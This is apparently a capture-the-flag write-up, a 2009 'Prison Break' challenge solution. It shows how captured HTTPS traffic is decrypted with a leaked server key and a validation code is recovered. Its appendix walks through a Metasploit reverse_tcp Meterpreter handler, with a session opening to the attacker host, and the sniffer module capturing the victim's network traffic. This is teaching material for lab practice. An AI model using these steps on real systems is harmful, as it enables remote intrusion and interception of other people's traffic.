
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A<-B	Rel Start	Duration	bps A->B	bps A<-B
10.10.10.91	49167	10.10.20.94	https	12	1069	6	562	6	507	14.635288000	0,0585	76854,70	69333,33
10.10.10.91	49166	10.10.20.94	https	13	1953	7	725	6	1228	0.000000000	12,4861	464,52	786,79
10.10.10.91	49168	10.10.20.94	https	14	2769	7	1081	7	1688	14.695244000	0,0286	302176,88	471854,36
10.10.10.91	49170	10.10.20.94	https	14	1932	7	911	7	1021	14.969687000	0,0278	261969,81	293601,73
10.10.10.91	49172	10.10.20.94	https	15	2907	7	1260	8	1647	50.765904000	12,1496	829,65	1084,48
10.10.10.91	49171	10.10.20.94	https	25	14571	10	1308	15	13263	19.514296000	1,8320	5711,85	57917,66
10.10.10.91	49173	10.10.20.94	https	38	29828	13	1344	25	28484	62.926859000	0,0516	208493,31	4418693,04
10.10.10.91	49169	10.10.20.94	https	66	69238	15	1460	51	67778	14.729442000	0,1574	74221,88	3445623,58

By default, Wireshark dissects the traffic as TCP and HTTPS (TCP/443), which is right in this case. The traffic is… well… encrypted with SSL (TLS v1 specifically). Fortunately enough, as Sara pointed out, the backup.zip file obtained by Roland contains two files, server.crt and server.key, which correspond to the digital certificate and associated key for the server, respectively. The digital certificate was generated for the web server www.scyllacodes.com that did not exist on the Internet at the time of writing the challenge. The certificate can be inspected to collect information about that server:




Wireshark can therefore be used to decrypt the SSL traffic if the required information (server IP, port, protocol, and key) is provided to the SSL dissector. Specifically, the "RSA keys list:" field available on the "Edit – Preferences…" menu, under the "Protocols - SSL" branch must contain the following data:

10.10.20.94,443,http,E:\server.key



For each SSL packet, Wireshark displays an encrypted and a decrypted tab, showing the original encrypted packet and its real decrypted contents (see frame #33):



By analyzing the HTTP traffic contained in the HTTPS conversations, it is possible to gather the following details, starting with frames #33 and #35:

- The General's laptop, 10.10.10.91, is acting as a client and using a web browser, Internet Explorer 7 (supporting two ASP .NET runtime environments, v2 & v3), and running Windows Vista [3]:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0;
SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR
3.0.04506)
```

  BTW, the preferred browser language is Spanish (es). What the heck! ☺

- The client browser is accessing the main web page using HTTP/1.1 on the www.scyllacodes.com web server at 9:00:24:

```
GET / HTTP/1.1
...
Host: www.scyllacodes.com
```

- The web server, 10.10.20.94, seems to be running Apache 2.2.8 and PHP/5.2.9 (plus other SSL and DAV modules) on Unix:


```
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.8g DAV/2
PHP/5.2.9
```

- The main web page contains a reference to a file.zip archive, a GIF image (/logos/TheCompany.gif), and a reference to a privacy page on a different web server (http://voip.scyllacodes.com/privacy.html). Additionally, it contains a form pointing to the code.php page that sends the value of the input validation code (through a form field named "code") in a POST request:


```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<title>The Company</title>
</head>

<body bgcolor=#ffffff text=#000000 link=#0000cc vlink=#551a8b
alink=#ff0000 topmargin=3 marginheight=3>
<center>

<br clear=all>
<a href="./file.zip"><img src="./logos/TheCompany.gif" border=0
alt="The Company" title="The Company"></a>
<br><br>

<p align=center>
<form action="./code.php" name="code" method=POST>
<table cellpadding=0 cellspacing=0>
<tr valign=top><td align=center nowrap>
<input autocomplete="off" maxlength=32 name=code size=55 title="Enter
Code" value=""><br>
<input type=submit value="Submit Code">
</td></tr>
</table></form>
<br>

<p><font size=-2>&copy;2009 - <a
href="http://voip.scyllacodes.com/privacy.html">Privacy</a></font></p>

</center>
</body>
</html>
```

- The “TheCompany.gif” GIF image is requested on frame #48, and can be gathered and reconstructed from frames #49 to #101, where it is reassembled.
- The file.zip archive is requested on frame #127 at 09:00:29 (5 seconds after the initial request), and can be gathered and reconstructed from frames #128 to #140, where it is reassembled.

This analysis can be simplified by using the Wireshark “Follow SSL Stream” option available from the “Analyze” menu:



The easiest way of reconstructing all these HTTP(S) files found is through Wireshark “File – Export – Objects - HTTP” menu, by selecting the interesting files and clicking the “Save As” button:



- Finally, at 09:01:12 (43 seconds after the previous request), the code.php form is invoked on frame #153 with a code value of 6189db841f01413a05a53b7135137a17:

```
POST /code.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-ms-application, application/vnd.ms-xpsdocument,
application/xaml+xml, application/x-ms-xbap, */*
Referer: https://www.scyllacodes.com/
Accept-Language: es
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0;
SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR
3.0.04506)
Host: www.scyllacodes.com
Content-Length: 37
Connection: Keep-Alive
Cache-Control: no-cache

code=6189db841f01413a05a53b7135137a17
```

- The web server responds with a new web page that contains a couple of references to a logs.php page where the input code is logged, a new GIF image (/logos/Scylla.gif), and the confirmation that the input code used was valid. It also includes the previously mentioned reference to a privacy page on a different HTTP server (http://voip.scyllacodes.com/privacy.html):

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<title>Scylla</title>
</head>

<body bgcolor=#ffffff text=#000000 link=#0000cc vlink=#551a8b
alink=#ff0000 topmargin=3 marginheight=3>
<center>

<br clear=all>
<a href="./logs.php"><img src="./logos/Scylla.gif" border=0
alt="Scylla" title="Scylla"></a>
<br><br>

<p align=center>
<table cellpadding=0 cellspacing=0>
<tr valign=top><td align=center nowrap>

<font size=3 color=green>
<b>VERIFICATION OK: The code (6189db841f01413a05a53b7135137a17) is
valid!</b>
</font>
<p><a href="./logs.php">The code has been logged (214 bytes)...</a>

</td></tr>
</table>
<br>

<p><font size=-2>&copy;2009 - <a
href="http://voip.scyllacodes.com/privacy.html">Privacy</a></font></p>

</center>
</body>
</html>
```

- The new "Scylla.gif" GIF image is requested on frame #167, and can be gathered and reconstructed from frames #168 to #191, where it is reassembled.

Once all the files have been reconstructed, it is possible to confirm that the file.zip [4] archive contains two files, new.txt and old.txt. The new.txt file contains the current robots.txt file available at the US White House website (www.whitehouse.gov) at the time the challenge was designed. The old.txt file contains a previous robots.txt file version available at the US White House website a few months ago. Can you spot the main differences? ☺

When I teach web application security & pen-testing, I loved to use this as a real example of a really large robots file. Not anymore! After Obama took office, there was a

huge switch in the file contents. I've not heard a lot of comments about it from the community, so I decided to use it as a key piece for this challenge. Continue reading…

Additionally, the GIF files contain some magic sauce, but I'm not going to disclose the details. It is left as an exercise for the skilled reader. BTW, the Google-like images were generated at Google Font Logo Maker (http://googlefont.com). Is Google one of the multinationals founders of The Company? ☺

Challenge Question 5: What are the validation code and input passphrase used by the General to generate the Scylla validation code for this week?

The traffic analysis performed on answer #4 reveals the right validation code used by the General on the web server, 6189db841f01413a05a53b7135137a17. Based on the length and contents it looks like an MD5 value (128 bits; 32 hexadecimal characters).

Michael mentioned that "*… the General connects to a server from his laptop, and enters a Scylla validation code. This code is valid for a week and is generated by a tool on his laptop, getting as input a passphrase that is based on some files stored on the server.*"

Therefore, this validation code was generated from an input passphrase based on some files, probably, the contents of the file.zip archive. As the contents of file.zip refer to the robots.txt definition at the US White House website, it could be related. The robots file is available at "http://www.whitehouse.gov/robots.txt".

The input passphrase used to generate the validation code is the URL of that file, reflecting the strong relationship between The Company and the US government:

```
$ echo –n http://www.whitehouse.gov/robots.txt | md5sum
6189db841f01413a05a53b7135137a17  –
```

The tool available on the General's laptop simply expects a URL as input and displays its MD5 value as output, providing this way the validation code for that week. The timing on the traffic capture analyzed on the previous answer (answer #4) confirms how the General accessed the main web page, got the file.zip archive, inspected its contents and generated the validation code based on them. About 40 seconds later, he entered that code in the web application form.

REFERENCES

[0] “Prison Break – Breaking, Entering & Decoding”. Raul Siles. EthicalHacker.Net.

http://www.ethicalhacker.net/content/view/268/2/

[1] “Sourceforge Statistics – Top 25 Projects”. Sourceforge. July 2009.

http://sourceforge.net/apps/wordpress/sourceforge/2009/07/31/sourceforge-net-update-edition-2009-07-30/

[2] “7-zip”. Sourceforge.

http://downloads.sourceforge.net/sevenzip/7za465.zip

[3] “Understanding User-Agent Strings”. MSDN.

http://msdn.microsoft.com/en-us/library/ms537503%28VS.85%29.aspx

[4] “File.zip containing two robots.txt files”. Raul Siles.

http://www.raulsiles.com/downloads/file.zip

[5] “VLAN capture setup”. Wireshark Wiki.

http://wiki.wireshark.org/CaptureSetup/VLAN

[6] “My sniffer is not seeing VLAN, 802.1q, or QoS tagged frames”. Solution ID: CS-005897. Intel.

http://www.intel.com/support/network/sb/CS-005897.htm

[7] “802.1q VLAN implementation for Linux (vconfig)”. Ben Greear.

http://www.candelatech.com/~greear/vlan.html

[8] “Winpcap silent installer”.

http://paperlined.org/apps/wireshark/winpcap_silent_install.html

[9] “Prison Break – Breaking, Entering & Decoding” screencasts. Raul Siles. Vimeo.

http://www.vimeo.com/siles/

Appendix A: Capturing network traffic through the built-in Meterpreter sniffer module

The sniffer Meterpreter module must be loaded using the "use" command. The first step is the identification of the right network interface to capture from through the "sniffer_interfaces" command. The "sniffer_start" command starts capturing traffic from a given interface into a buffer of the specified size (in packets), the "sniffer_stats" command provides details about the captured traffic (number of packets and size in bytes), and the "sniffer_dump" command saves the captured traffic to a destination file on the attacker system.

```
# ./msfconsole

                  _                  _       _ _
                 | |                | |     (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___  _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __|
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|

       =[ msf v3.3-dev [core:3.3 api:1.0]
+ -- --=[ 403 exploits - 248 payloads
+ -- --=[ 21 encoders - 8 nops
       =[ 188 aux

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.17
LHOST => 192.168.1.17
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...              <-- Waiting for a connection

[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.17:443 -> 10.10.10.90:49157)

msf exploit(handler) > sessions -l

Active sessions
===============
```

```
  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.17:443 -> 10.10.10.90:49157

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
meterpreter > use sniffer
Loading extension sniffer...success.

meterpreter > help
...
Sniffer Commands
================

    Command             Description
    -------             -----------
    sniffer_dump        Retrieve captured packet data to PCAP file
    sniffer_interfaces  Enumerate all sniffable network interfaces
    sniffer_start       Start packet capture on a specific interface
    sniffer_stats       View statistics of an active capture
    sniffer_stop        Stop packet capture on a specific interface

meterpreter > sniffer_interfaces

1 - 'Intel(R) PRO/1000 MT Network Connection' ( type:0 mtu:1514 usable:true
dhcp:false wifi:false )
2 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false
wifi:false )

meterpreter > sniffer_start 1 100000
[*] Capture started on interface 1 (100000 packet buffer)

meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
        bytes: 1388
        packets: 20

meterpreter > sniffer_dump 1 /tmp/capture.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 23 packets (2208 bytes)
[*] Downloaded 100% (2208/2208)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /tmp/capture.pcap
```

Every time the buffer is dumped to a file the memory buffer is cleared. Similar "sniffer_dump" actions will append the new traffic captured (and temporarily stored in the memory buffer) to the same destination file. Finally, the capture can be stopped through the "sniffer_stop" command.

```
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
        bytes: 1490
        packets: 22

meterpreter > sniffer_dump 1 /tmp/capture.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 22 packets (1930 bytes)
[*] Downloaded 100% (1930/1930)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /tmp/capture.pcap

meterpreter > sniffer_stop 1
[*] Capture stopped on interface 1
meterpreter >
```

The following output details the length and contents of the traffic capture file (/tmp/capture.pcap) right after the two previous sniffer_dump actions:

```
# cd /tmp
# ls -l capture.pcap
-rw-r--r-- 1 root root 2140 Sep 17 23:02 capture.pcap

# capinfos capture.pcap
File name: capture.pcap
File type: Wireshark/tcpdump/... - libpcap
File encapsulation: Ethernet
Number of packets: 23
File size: 2140 bytes
Data size: 1748 bytes
Capture duration: 38.000000 seconds
Start time: Thu Sep 17 23:01:43 2009
End time: Thu Sep 17 23:02:21 2009
Data rate: 46.00 bytes/s
Data rate: 368.00 bits/s
Average packet size: 76.00 bytes

# ls -l capture.pcap
-rw-r--r-- 1 root root 3982 Sep 17 23:03 capture.pcap

# capinfos capture.pcap
...
Number of packets: 45                                    <-- 23 + 22 = 45
File size: 3982 bytes
Data size: 3238 bytes
Capture duration: 91.000000 seconds
...
```

The "Metasploit meterpreter built-in sniffer module" screencast [9] demonstrates the steps required to capture the traffic from the General's laptop using the built-in sniffer module.